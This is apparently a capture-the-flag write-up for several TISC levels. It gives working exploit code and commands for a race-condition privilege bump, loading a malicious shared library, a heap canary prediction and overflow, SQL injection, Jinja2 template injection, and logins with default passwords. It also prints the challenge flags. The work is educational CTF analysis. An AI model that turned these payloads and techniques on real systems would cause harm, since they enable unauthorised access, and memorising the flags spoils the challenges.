The authentication handler compares inlined bytes for `ben.tennyson` and `its-hero-time`. After authentication, `matrix.configure` permits mode changes, `dna.shift` permits transforms, and `omnitrix.scan` permits recall. Each lease has a 16-byte token. New leases enter the service's capability cache asynchronously: a successful lease response does **not** mean the next request can use it yet. Retry an operation on `cache: no such lease` rather than relying on a fixed sleep.

For `codon.stream.inject`, the transform args are themselves `u16be name_len || name || blob`. The outer `args_len` in the `0x41` body is still required. The name is interpreted inside the service's codon vault; recall resolves names in its `replay` collection.

The startup log and diagnostic reply contain several `TISC{...}` strings. They are decoys, including a log line saying that analysis is complete and the service is safe. The helper's token challenge identifies the actual objective, and the working route uses `codon.stream.inject` despite a diagnostic banner calling it retired.


Raising the policy mask

Mode 2 (enhanced) normally has mask `0x2a4`. The strand operations require bits `0x150`, so a normal mode change cannot enable them. The worker routine at `0x5f1d0` makes the exceptional merge explicit. Its task carries a captured epoch at `task+0x80` and a flags word at `task+0xa8`; the routine compares the epoch with the current cache epoch at `cache+0x60`, rechecks the lease, then calculates the mask as follows:

```
flags = task.flags;
if (task.captured_epoch != cache.epoch) flags |= 4;
if (recheck_lease(task.token) succeeds) flags |= 8;
mask = mode_mask[requested_mode];
if (requested_mode == 2 && (flags & 15) == 15)
    mask |= 0x150;
```

The queue-related low flag bits are captured before the worker runs. The decompiled excerpt establishes the `flags & 15` condition, but does not by itself establish a precise queue-depth threshold, so the exploit uses **measured queue pressure** rather than relying on one. Revoking the lease while many changes are queued makes the captured and live epochs differ while some worker tasks still have a successful lease recheck. That can yield `0x2a4 | 0x150 = 0x3f4`.

Policy elevation depends on the worker's interleaving



Check the resulting mask; the accepted-frame count varies with scheduling.

The race is successful when the observed policy mask is `0x3f4`; the number of accepted frames is only a scheduling observation.

The order matters. First allow a `matrix.configure` lease to enter the cache. Then send 500 mode-change frames followed immediately by a revoke frame in one TCP write. The following pseudocode spells out the request sequence; `frame`, `receive`, `lease`, and `policy` implement the opcodes above:

```
def elevate_policy(client):
    for _ in range(3):
        token = client.lease(b"matrix.configure")
        client.wait_until_cached(token)
        batch = b"".join(client.frame(0x50, token + b"\x02") for _ in range(500))
        batch += client.frame(0x21, token)
        client.socket.sendall(batch)
        accepted = sum(client.receive()[0] == 1 for _ in range(501))
        for _ in range(30):
            mode, mask = client.policy() # diagnostic opcode 0x51
            if (mode, mask) == (2, 0x3f4):
                return accepted
            client.wait(0.1)
        raise RuntimeError("policy race missed three times")
```

The number of accepted frames depends on scheduling: two local runs accepted 135 and 138 of 501, and a remote run accepted 133. All three reached `0x3f4`; rejected frames still helped fill the queue. A **clean mode-2 control** gave `0x2a4`, and strand recall was denied with `runtime policy does not permit codon strand recall`. A later clean mode change restored `0x2a4`. The mask, rather than an exact accepted count, is the success check: stop issuing `0x50` once elevated. The policy is shared by connections, which allows the race connection to close before a new connection uploads the module.

Turning vault storage into execution

An injected record that recall can parse begins with `0REP`, version `1`, two length-prefixed strings (`form`, `template`), then a `u16be` field count and that many key/value string pairs:

```
import struct

def packed_string(value):
    if isinstance(value, str):
        value = value.encode()
    return struct.pack(">H", len(value)) + value

def strand(form, template, fields=()):
    out = bytearray(b"0REP" + struct.pack(">H", 1))
    out += packed_string(form) + packed_string(template)
    out += struct.pack(">H", len(fields))
    for key, value in fields:
        out += packed_string(key) + packed_string(value)
    return bytes(out)
```

The form names are full strings, not the four-byte fragments visible in disassembly. Two are useful:


Strand	Effect
<code>scan</code> , with fields <code>band=engage</code> and <code>payload=vilgax.so</code>	Recall calls <code>dlopen()</code> on that module inside the codon vault.
<code>chime</code> , with its template set to text	Recall returns <code>chimed:<text></code> , giving the module an output channel.

Upload an x86-64 shared library under the name `vilgax.so`, upload the `scan` strand under the recall name `engage`, then recall `engage`. The loader restricts module names to the vault. The import filter rejects some `libc` symbols, including `dup2`, `fork`, and `execve`. The module can use `fcntl(fd, F_DUPFD, 0)` for stdin redirection and direct Linux syscalls for `fork` and `execve`, so those names do not appear as imported symbols. Its constructor runs as soon as recall loads the library.

The constructor walks the container filesystem to depth four, skipping pseudo-file systems and library directories. It selects regular files with `(mode & 0444) == 0` and `(mode & 0111) != 0`: executable, but unreadable. For each candidate, it starts a child with stdin/stdout pipes, reads until at least 23 output bytes or EOF, and, when it has 23, sends output bytes 7–22 (the 16 bytes after `token:`) back to stdin. It then drains stdout and keeps the first nonempty transcript. The import filter blocks libc `fork`, `execve` and `dup2`, so the library uses raw Linux x86-64 syscalls 57 and 59 for process creation and execution, and `fcntl(F_DUPFD)` for descriptor redirection.

To expose the transcript, the constructor stores a replay record named `result` with bytes `OREP || BE16(1) || BE16(5) || "chime" || BE16(output_length) || output || BE16(0)`. The `chime` form makes `recall result` return `chimed:` followed by the helper's output. Recall may initially report that the record does not exist because the constructor's traversal continues after `recall engage` returns; poll for it briefly.

From strand recall to the helper's flag



The flag returns through a second strand because the execute-only helper cannot be read directly.

```

inject vilgax.so    → imported 14232 bytes into codon vault
inject engage      → imported 50 bytes into codon vault
recall engage      → loads vilgax.so
recall result      → chimed:token: ...
                   → send the same token back: TISC{...}
  
```

Live result and timing

Connect to the forwarded service address supplied by the challenge connector. The exploit sequence is: authenticate, obtain leases, race to `(2, 0x3f4)`, inject the module and `scan` strand, recall `engage`, then recall `result`. The challenge service reached `(2, 0x3f4)` with 133 accepted frames out of 501. It imported a 14,232-byte module and 50-byte strand, and recalling `result` returned `TISC{6r33n_n33dl3_0r_br41n5t0rm??}`.

A fixed 1.5-second wait after a lease can still fail with `cache: no such lease`. Use a bounded retry for transforms and recalls after each lease:

```
import time

def retry_cached(operation, timeout=12):
    deadline = time.monotonic() + timeout
    while True:
        try:
            return operation()
        except RuntimeError as exc:
            if "cache: no such lease" not in str(exc) or time.monotonic() >= deadline:
                raise
            time.sleep(0.2)

# Example after issuing the dna.shift lease:
# retry_cached(lambda: client.transform(dna_token, b"codon.stream.inject", args))
```

Level 8 — cmdwrap

Flag: `TISC{h0pe_YoU_5tiLL_h@ve_t0k3ns_L3ft}`

`cmdwrap.exe` is a Windows command broker, not the location of the flag. Its two built-in commands are `help` and `add_capability`. Other commands arrive as DLLs from an internal HTTP catalog at `127.0.0.1:8080`, are saved under the session's sandbox directory, and are loaded with `LoadLibraryA`. The route to the flag is a chain across both components:

```
recall leaks allocator canaries → recover allocator PRNG → chain overflows a pool slot
→ retarget flag_decode's key pointer → control the catalog's session= parameter
→ SQL injection reads the debug key → Jinja2 debug session calls dbg.help()
```

Connect directly to `cmdwrap.chals.tisc26.ctf.sg:4444`; no separate connector or catalog port is needed. Each TCP connection opens a broker session with its own pool contents, canary stream, and UUID. Read the current `debug_info.key` through that connection and keep it open through the final `help`.

Bootstrap and the first leak

The broker starts with `add_capability whoami newuser`. Running `whoami` reveals the session UUID; public capabilities normally use that UUID as their load password. Load `stash`, `recall`, `chain`, and `flag_decode` before arranging the pool. Load `file_download` later, after accounting for the first spoofed request.

The broker's allocator has 63 slots in a 4 KiB page. A slot is 64 bytes: 56 payload bytes, a 2-byte canary at offsets 56–57, a 2-byte allocation length, and four unused bytes. `stash` stores at most 56 bytes, but `recall <index> <n>` clamps `n` to **64**. Thus `recall 0 64` reveals the canary of a stash note. Freeing and reallocating that note generates the next canary. The Python sketch uses `c.command()` for a persistent broker connection's command/reply exchange:

```
import re

observed = []
for i in range(36):
    if i:
        c.command("stash purge 0")
    c.command("stash 41")
    reply = c.command("recall 0 64")
    words = re.findall(r"(?![0-9a-f])[0-9a-f]{8}(?![0-9a-f])", reply)
    data = bytes.fromhex(b"".join(words).decode())
    observed.append(int.from_bytes(data[56:58], "little"))
```

The allocator checks canaries again on allocation and free and fast-fails on a mismatch. Predicting the canary is therefore necessary for a useful overflow.

```

cmdwrap> stash 41414141414141414141
[stash] note 0 stored (10 bytes)
cmdwrap> recall 0 64
[recall] note 0:
41414141 41414141 41410000 00000000
00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000
00000000 00000000 60093800 00000000
cmdwrap> stash purge 0
[stash] note 0 dropped
cmdwrap> stash 41414141414141414141
[stash] note 0 stored (10 bytes)
cmdwrap> recall 0 64
[recall] note 0:
41414141 41414141 41410000 00000000
00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000
00000000 00000000 1e803800 00000000

```

Recovering future canaries

The canary generator is a truncated xoshiro256** stream with an eight-state mixer:

```

raw      = low16(rol64(s1 * 5, 7) * 9)
selector = ((raw & 0xff) ^ (session_key >> 3)) & 3
mixer    = MIX[4 * mixer + selector]
canary   = raw ^ MASKS[(mixer ^ session_key) & 7]

```

MIX and MASKS are XOR-obfuscated in the broker's `.rdata`. Decoding them gives:

```

MIX = [3, 5, 1, 6, 7, 2, 4, 0, 5, 0, 6, 3, 1, 4, 7, 2,
        6, 7, 0, 5, 2, 3, 5, 4, 0, 1, 3, 7, 4, 6, 2, 1]
MASKS = [0x137f, 0xace8, 0x5b24, 0xf091,
          0x6d53, 0xe8c2, 0x9a4e, 0x3706]

```

The UUID alone does not determine `session_key`, since broker-startup randomness also enters its derivation. Only five low bits affect the equations above, so try 32 key values $\times$ 8 starting mixer states. For each observed canary and selector `0..3`, compute `next_mixer = MIX[4*old_mixer+selector]` and `raw = canary ^ MASKS[(next_mixer ^ key_low)&7]`. Retain the candidate if `((raw & 255) ^ (key_low >> 3)) & 3 == selector`. In one 36-sample capture, all 256 key/mixer pairs survived this first filter.

Each 16-bit `raw` reveals the low nine bits of xoshiro state word `s1`: invert multiplication by 9 modulo 2^{16} , take bits 7–15 of the rotate result, then invert multiplication by 5 modulo 2^9 . The xoshiro state transition is linear over GF(2), so 36 observations supply 324 bit equations for its **256 state bits**. Run Gaussian elimination over GF(2) for each candidate stream; exactly one gives a consistent, full-rank state and predicts later canaries. Solve all four 64-bit words; treating the state as 224 bits or assuming the fourth word has fixed low bits gives incorrect predictions.

The pool overflow and identity pivot

`chain` calculates an allocation length as though `\A` were one byte, but copies both literal bytes. Nine `\A` pairs make it allocate 56 bytes and write 65. The first 56 bytes occupy one slot, bytes 56–57 overwrite its canary, and byte 64 reaches the first byte of the next slot.

`flag_decode` permanently allocates a state slot followed by a key slot. The state starts with a pointer to the key slot. The broker already owns slot 0 as a scratch buffer for a catalog session override. Arrange the pool like this:

Slot	Use
0, <code>pool+0x10</code>	Broker's <code>session=</code> override scratch
1, <code>pool+0x50</code>	Stash note, later freed and reused by <code>chain</code>
2, <code>pool+0x90</code>	<code>flag_decode</code> state; first qword points to slot 3
3, <code>pool+0xd0</code>	<code>flag_decode</code> key buffer

Keep the stash note in slot 1 while calling `flag_decode A` for the first time: that call creates slots 2 and 3. Then free the note. The next `chain` allocation reuses slot 1. This order matters because the allocator's nonempty free list may choose randomly when several entries are free; the procedure leaves only one free entry.


Predict the canary for that `chain` allocation. If either canary byte is `NUL`, newline, carriage return, `;`, or backslash, burn that PRNG draw with a `stash` free/reallocate cycle and use a later one. The first two predictions after the 36 observations belong to `flag_decode`'s two allocations, so the `chain` canary starts at future index 2. The payload sketch uses `predicted_canary` from the recovered xoshiro state:

```
nested = b"flag_decode X" + b"\A" * 9
nested += b"B" * (56 - len(nested))
payload = nested + predicted_canary.to_bytes(2, "little") + b"C" * 6 + b"\x10"
assert len(payload) == 65
c.command(b"chain " + payload)
```

The canary bytes keep slot 1 valid. The final byte changes the low byte of the pointer in slot 2 from `pool+0xd0` to `pool+0x10`. The pool reservation is 64 KiB aligned, so those low bytes do not depend on ASLR. The nested `flag_decode X` runs after the overflow and writes `X` through the redirected pointer into slot 0. Later `flag_decode VALUE` calls set the effective `session=` value the broker sends to the catalog. The override applies to **one** backend request and then resets. The exploit above leaves `X` already armed, so consume it with a harmless `help` before loading more capabilities under the real UUID.

The 65-byte copy reaches the next slot's pointer

slot 1: chain allocation at pool + 0x50 (64 bytes)



Widths are schematic. The preserved canary keeps the overflowing slot valid.

The diagram is schematic: the exact offsets, rather than the drawn widths, determine which byte is overwritten.

The crucial leak is precisely two bytes: positions 56–57 of the 64 bytes returned by `recall`. A 56-byte stash note cannot reach those bytes, but `recall` can disclose them.

SQL injection to read the debug key

With the override working, a single quote in `session=` makes a real capability load return a catalog error; paired quotes return the ordinary bad-password response. That quote parity identifies a SQL string-literal injection in `POST /load`. The broker splits command arguments on literal spaces, so SQL keywords can be separated with tabs. `flag_decode` accepts at most 55 argument bytes, which still fits the useful payloads.

`/load` selects a DLL body from SQLite. A payload of the form `' UNION SELECT <expression> FROM <table>---` substitutes the selected bytes for the DLL body. The broker stages the HTTP 200 body **before** `LoadLibraryA` checks whether it is a real DLL. A failed load is expected; the already-loaded `file_download` capability can read the staged body. Catalog exploration through this primitive revealed a `debug_info` table. Its `key` changes between deployments, and its `notes` value says to check `dbg.h()`.

After the canary recovery and pool pivot, consume the pending one-shot X override with `help`, then load `file_download` using the real UUID. For each column below, set the one-shot identity with `flag_decode`, request a real catalog capability name with a deliberately wrong password, and download the staged body even though DLL loading failed. Here `send` submits one broker command and `download` invokes the loaded `file_download` capability:

```
def read_sql(send, download, name, expression):
    identity = b"\tUNION\tSELECT\t" + expression + b"\tFROM\tdebug_info---\t"
    assert len(identity) <= 55
    send(b"flag_decode " + identity)
    send(f"add_capability {name} bad".encode()) # body staged; DLL load fails
    return download(f"{name}.dll")

key = read_sql(send, download, "regex_match", b"key").decode()
notes = read_sql(send, download, "parse_json", b"notes").decode()
print(key, notes)
```

Use a real catalog name that has not already been loaded for each query. One session returned `dbg_7618c0b1` and `DbgUtils` available, check `dbg.h()`; another returned `dbg_19d3b985`. Do not hardcode the key.

Jinja2 debug session and flag

The `debug_info` hint says a `GET /list` session of the form `:<key>:<template>` renders `<template>` into a debug line of the listing. `help` issues that catalog request. The environment is Jinja2's sandbox, but the intended object is already provided: `dbg`. The notes' suggested `h()` method is a near miss; the object exposes `help()`.

```
flag_decode :<live debug key>:{{dbg.help()}}
help
```

The live reply contained:

```
Debug Session: TISC{h0pe_YoU_5tiLL_h@ve_t0k3ns_L3ft}
```

Keep the **same broker connection** from the allocator pivot through the final call, and use the **current** debug key.

One-session checkpoints

On the same connection, the observable sequence is: `whoami` yields a UUID; 36 `recall 0 64` requests give a unique PRNG state; the predicted-canary overflow changes `flag_decode`'s destination to the identity scratch; the two SQL reads return a live `dbg_...` key and `DbgUtils` available, check `dbg.h()`; the final `help` contains `Debug Session: TISC{h0pe_YoU_5tiLL_h@ve_t0k3ns_L3ft}`. The key changes between sessions; the flag is the stable final check.

```
$ ./venv/bin/python solve_flag.py
cmdwrap> [cmdwrap] capability loaded: whoami
cmdwrap> [cmdwrap] capability loaded: stash
cmdwrap> [cmdwrap] capability loaded: recall
cmdwrap> [cmdwrap] capability loaded: chain
cmdwrap> [cmdwrap] capability loaded: flag_decode
[+] real session UUID      : 83e22f7e-88cc-4c10-bbf4-efda55f9a093
[+] effective-session spoof armed (chain pool overflow)
cmdwrap> [cmdwrap] capability loaded: file_download
[+] sqlite_version()      : 3.50.4
[+] debug_info.key        : dbg_7618c0b1
[+] Jinja2 SSTI           : TISC{h0pe_YoU_5tiLL_h@ve_t0k3ns_L3ft}
```

Level 9 — GameVault RPG

Flag: TISC{wh@t_rE_m0r3_Lyk3_LLM_ctf}

The handout is a Linux game *client*. The server owns the game result and also exposes a hidden GameVault employee console. The final vault command needs two things on the **same server session**: a game victory and a six-digit code disclosed through that console. Solving only the RPG returns `You have received the key!`; solving only the console ends in `Access denied`.

The effective route is to make the server mistake an ordinary enemy kill for a boss kill, then use the console to obtain the session's 2FA code and enter the vault.

Finding the two halves

The stripped PIE still has RTTI names for `Player`, `Skill1..30`, `Enemy1..18`, and `State1..10`. That state count is a clue: normal play exposes fewer states. The client records menu inputs and, after each enemy kill, submits the **whole input log** to the server. The server replays that log to decide the RPG result. It also retains a session-level victory condition for the later vault check, so a winning log and a vault code must be sent with the same handshake token.

The asset download contains an encoded text table and 16 enemy configurations. Decoding the text table's hex strings with `plain[i] = ror8(cipher[i] ^ ((i ^ 0xA5) & 255), 3)` reveals labels such as `--- DEVELOPER CONSOLE ---` and `--- GameVault Inc. Internal Systems ---`. Following their state handlers in the binary identifies the hidden inputs. For example, the world-map console condition reduces `(0x2c*9) ^ (0x53+0x0a)` to 465, whose low byte is 209.

An undocumented 209 at the world map opens `State4`, the employee console. Other hidden inputs lead to feature-flag refusals, but 209 is the useful path:

Input	Location	Effect
209	World map	Open the free-text console (opcode 4).
27	World map	Set a secret flag without recording a move.
220	Combat after 27	Query <code>veteran_rewards</code> ; refusal.
30	Shop	Query <code>developer_console</code> ; refusal.
92	Combat after a year of uptime	Query <code>ng_plus</code> ; refusal.

These hidden inputs return before the input-log recorder. In a live check, 209, several console commands, and `exit` returned to the map with `Turns left: 100` still displayed. Console commands have a short rate limit: sending lines back to back produced `Please wait before sending another command`, so wait for the prompt and a short interval between them.

Why a direct boss fight fails

The enemy configurations use `c4` for HP, `c5` for enemy type, and `c6` for gold. The boss is `Enemy1`, encountered through **content ID 13** (the current map tile number changes between visits). It has 99,999 HP and deals 99,999 damage on its first retaliation. The player acts first but starts with only 100 HP, so a direct kill requires a first-action one-shot. The apparent options do not form a normal path: `Skill20` is absent from enemy and shop inventories; `Skill18` requires a second steal after `Skill6` has been consumed; and `Skill7` costs 9,999,999 gold. With at most 99 recorded inputs and at least a travel and an attack per kill, even 99,999 gold from every possible kill totals at most $\text{floor}(99/2) \times 99,999 = 4,899,951$. Leaving and re-entering does not chip down the boss because combat entry restores its HP.

The game's move counter records an input, decrements from 100, and aborts when it reaches zero. This makes inputs 1–99 usable. A hidden console visit does not consume one of them.


The four-slot enemy ring: the actual victory condition

`State9_SpawnEnemyByType` reuses four enemy objects in a ring. The binary selects the current slot and then advances the cursor modulo four. Thus encounters four apart reuse the same object; their absolute slot number is not needed for the exploit. Use a **zero-based** encounter index `e` in the route below. The prototype-to-slot copy has two omissions at `BaseEnemy_CopyInto` (`0x2b7b0`):

```
if (prototype.max_hp != 0) slot.max_hp = prototype.max_hp;
if (prototype.gold != 0) slot.gold = prototype.gold; // zero leaves old gold
if (prototype.type <= 5) slot.type = prototype.type;
copy_skills_and_pattern(slot, prototype);
slot.defense = 0;
// slot.isBoss at +0x5c is not reset
```

The `Enemy1` override at `0x2dee0` calls this base copy and then writes `1` to `slot.isBoss` at `+0x5c`. The two copy omissions have separate consequences:

- Gold persists when the new enemy's configured gold is zero.** `Enemy8` carries 99,999 gold. If it occupies a slot and later `Enemy9` (configured for zero gold) enters the same slot, killing `Enemy9` pays the inherited 99,999.
- The boss marker persists.** Once `Enemy1` has occupied a slot, a later ordinary enemy copied into it retains `isBoss=1`. Killing that ordinary enemy then satisfies the server's boss-kill check.



The route deliberately pairs encounter `e=7` with `e=11` for inherited gold, then `e=13` with `e=17` for the sticky boss marker. Track the exploit by those four-encounter pairings rather than by absolute ring-slot numbers.

`Skill10` makes the second bug usable: it flees from a battle without killing the boss or taking its lethal retaliation. `Enemy6` has `Skill10`, and the shop's `Skill6` steals the first enemy skill the player does not already own. Buying `Skill4` first makes the steal skip it and obtain `Skill10`. The gold-inheritance bug funds those purchases.


The winning route below uses zero-based encounter indices. Input counts include travel, combat, rest, and shop choices. The table gives the state plan behind the 82 recorded menu inputs:

Stage	Encounter index	Recorded inputs	Purpose or check
Fight <code>Enemy4</code> twice, resting twice between; open shop and buy Skill2	<code>e=0-1</code>	18	Each fight uses Skill9, then Skill8 three times. End with 200 gold and skills <code>[8,9,2]</code> .
Fight four <code>Enemy5</code> and one <code>Enemy4</code>	<code>e=2-6</code>	17	Each <code>Enemy5</code> uses Skill2 twice, with one rest between fights; Skill2 one-shots <code>Enemy4</code> . Reach 1,700 gold.
Shop: sell Skill2, buy Skill1 and Skill3	—	8	Skills <code>[8,9,1,3]</code> . Sell choices start at menu number 100.
Survive <code>Enemy8</code> until it flees	<code>e=7</code>	10	Its 99,999 gold remains in its ring object. Use Skill3, then alternate Skill9 and Skill1 for its remaining eight turns.
Kill three <code>Enemy7</code> fillers	<code>e=8-10</code>	6	Advance the ring to the object used by <code>e=7</code> .
One-shot <code>Enemy9</code>	<code>e=11</code>	2	Skill3 kills it; its configured zero gold does not clear the old 99,999. Balance becomes 100,029.
Shop: sell Skill1/3, buy Skill4/6	—	9	Prepare the targeted steal.
Steal from <code>Enemy6</code>	<code>e=12</code>	2	Skill6 obtains Skill10; skills become <code>[8,9,4,10]</code> .
Enter <code>Enemy1</code> and flee with Skill10	<code>e=13</code>	2	Mark this ring object as boss without facing its attack.
Kill three <code>Enemy7</code> fillers	<code>e=14-16</code>	6	Cycle the ring.
Kill <code>Enemy7</code> with Skill8	<code>e=17</code>	2	It reuses <code>e=13</code> 's object, inherits <code>isBoss=1</code> , and the server awards victory.

The stage counts sum to **82 recorded inputs**. The client displays 18 turns left; only 17 more inputs would be usable before input 100 aborts. The state plan is independent of the random map seed, but the visible tile number to choose on each map visit is not.

To translate this plan into menu choices, use the session word from the handshake to reproduce the client's map shuffle. The client initializes content IDs `[0,1,...,16]` **once at startup**. On each entry to the world map, including the first, it performs 100 rounds of two independent `uniform(0,16)` draws, swapping those positions in the *existing* array when the draws differ. Resetting the array to identity on later visits gives wrong tiles and breaks the route. The PRNG is `libstdc++ mt19937` with Lemire's bounded draw; it is seeded from the handshake's `u32 session`, not from the neighbouring eight-byte attestation seed. Content ID `0` is rest; four consecutive rests open the shop. Enemy mapping is:

The map shuffles one persistent array on every visit



Example from session 0x1d736c2c:



To choose a tile, find the desired content ID in that visit's current permutation.

Carry both the PRNG state and the array forward; never reset them between visits.

The shown tile numbers are from one session; the target content IDs stay the same for a new seed.

```

content:  1  2  3  4  5  6  7  8  9 10 11 12 13 14 15 16
enemy:    3  6  9  4  2  5  8  7 12 13 14 15  1 16 17 18
  
```

Before each travel, locate the desired content ID in that visit's shuffled array and enter its tile number. Use the libstdc++ bounded draw, which multiplies each MT19937 output by 17, rejects the draw when the low 32 product bits are zero, and takes the high 32 bits as the position. Do not reset either the PRNG or the 17-element array between map visits. The desired content IDs for visits 0–34, in order, are:

```

4, 0, 0, 4, 0, 0, 0, 0, 6, 0, 6, 0, 6, 0, 6, 4, 0, 0,
0, 0, 7, 8, 8, 8, 3, 0, 0, 0, 0, 2, 13, 8, 8, 8, 8
  
```

The next map display is after victory. Submitting the 82 recorded inputs returns `You have received the key!`. A generated route for a second session returns the same response. That message acknowledges the game win; the flag is in the vault.

Employee console: obtain the session's code

The console's initial `help` advertises `login`, `credits`, `chat`, and `hints`. `chat` hints that employees should change default passwords. `credits` returns obfuscated hex strings; reversing each ciphertext and XORing its repeating key recovers the staff roster, including Elena Vasquez, the receptionist. `login sarah.chen password123` opens the `lookup` directory. Priya's bio says she has a crush on someone at the front desk, which connects that roster entry to her password; Devon's bio points to bubble tea. The useful privilege path is:

```

world-map input 209
credits                                     # roster includes Elena Vasquez
login sarah.chen password123
lookup devon.park                          # his bio points to bubble tea
lookup priya.nandakumar                    # points to Elena at the front desk
login devon.park bubbletea
manual                                     # reveals reset_passwrд spelling
login priya.nandakumar elena.vasquez
reset_passwrд adrian.osei Pwn1
login adrian.osei Pwn1
source_list
source_dump sentinel_auth.cpp

```

